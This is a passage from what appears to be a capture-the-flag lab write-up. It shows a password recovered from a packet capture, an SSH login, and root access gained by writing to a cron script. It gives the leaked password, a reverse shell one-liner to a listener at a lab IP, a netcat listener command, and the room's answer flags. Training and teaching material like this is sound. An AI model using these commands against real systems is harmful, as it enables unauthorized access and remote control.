
A .pcap file was discovered and analyzed using Wireshark.

Command:

```
wireshark suspicious.pcapng
```

Credentials were extracted from captured traffic.






- Username: Lennie
- Password: c4ntg3t3n0ughsp1c3

6.3 SSH Login

Using extracted credentials:

```
ssh lennie@<TARGET-IP>
```

Access to user account was gained.



```
Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Kali Linux Metasploitable2-Unix
1 2 3 4
suspicious.pcapng
fahad@Kali: ~/Downloads
Session Actions Edit View Help
fahad@Kali: ~/Downloads fahad@Kali: ~/Downloads fahad@Kali: ~/Downloads fahad@Kali: ~/Downloads
www-data@startup:~$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:~/incidents$ ls
/incidents
www-data@startup:~/incidents$ cd incidents
cd incidents
www-data@startup:~/incidents$ ls
ls
suspicious.pcapng
www-data@startup:~/incidents$ cp suspicious.pcapng /var/www/html/files/ftp/
cp suspicious.pcapng /var/www/html/files/ftp/
www-data@startup:~/incidents$ ls /var/www/html/files/ftp/
ls /var/www/html/files/ftp/
revs.php suspicious.pcapng
www-data@startup:~/incidents$ su lennie
su lennie
Password:
su: Authentication failure
www-data@startup:~/incidents$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3
lennie@startup:~/incidents$

suspicious.pcapng
www-data@startup:~/incidents$ cp suspicious.pcapng /var/www/html/files/ftp/
cp suspicious.pcapng /var/www/html/files/ftp/
www-data@startup:~/incidents$ ls /var/www/html/files/ftp/
ls /var/www/html/files/ftp/
revs.php suspicious.pcapng
www-data@startup:~/incidents$ su lennie
su lennie
Password:
su: Authentication failure
www-data@startup:~/incidents$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3
lennie@startup:~/incidents$ cd ..
cd ..
lennie@startup:/$ cd /home/lennie/
cd /home/lennie/
lennie@startup:~$ ls
ls
Documents scripts user.txt
lennie@startup:~$ cat user.txt
cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79}
lennie@startup:~$
```

Q) what are the contents of user.txt?

ANSWER: THM{03ce3d619b80ccbf3b7fc81e46c0e79}

7. Privilege Escalation


7.1 Cron Job Enumeration

Cron jobs were checked for misconfigurations.

Command:

```
ls -la /etc/print.sh
```

A writable script executed by root was identified.



7.2 Exploiting Cron Job


Malicious code was added to the script:


```
sh -i >& /dev/tcp/192.168.146.14/9998 0>&1
```

Listener started:

```
nc -lvnp 9998
```

Root shell obtained after execution.





Q) What are the contents of root.txt?

ANSWER: THM{f963aaa6a430f210222158ae15c3d76d}

8. Results

- Initial access gained via FTP misconfiguration
- Reverse shell successfully established
- Credentials extracted from network capture
- Privilege escalation achieved via cron job

9. Conclusion

This lab demonstrated how weak configurations such as:

- Anonymous FTP access
- Writable directories
- Exposed network traffic
- Misconfigured cron jobs

can lead to full system compromise.

Proper security measures such as disabling anonymous access, securing sensitive files, and auditing scheduled tasks are essential to prevent such attacks.

10. Recommendations

- Disable anonymous FTP login
- Restrict file upload permissions
- Encrypt network traffic
- Regularly audit cron jobs
- Implement least privilege access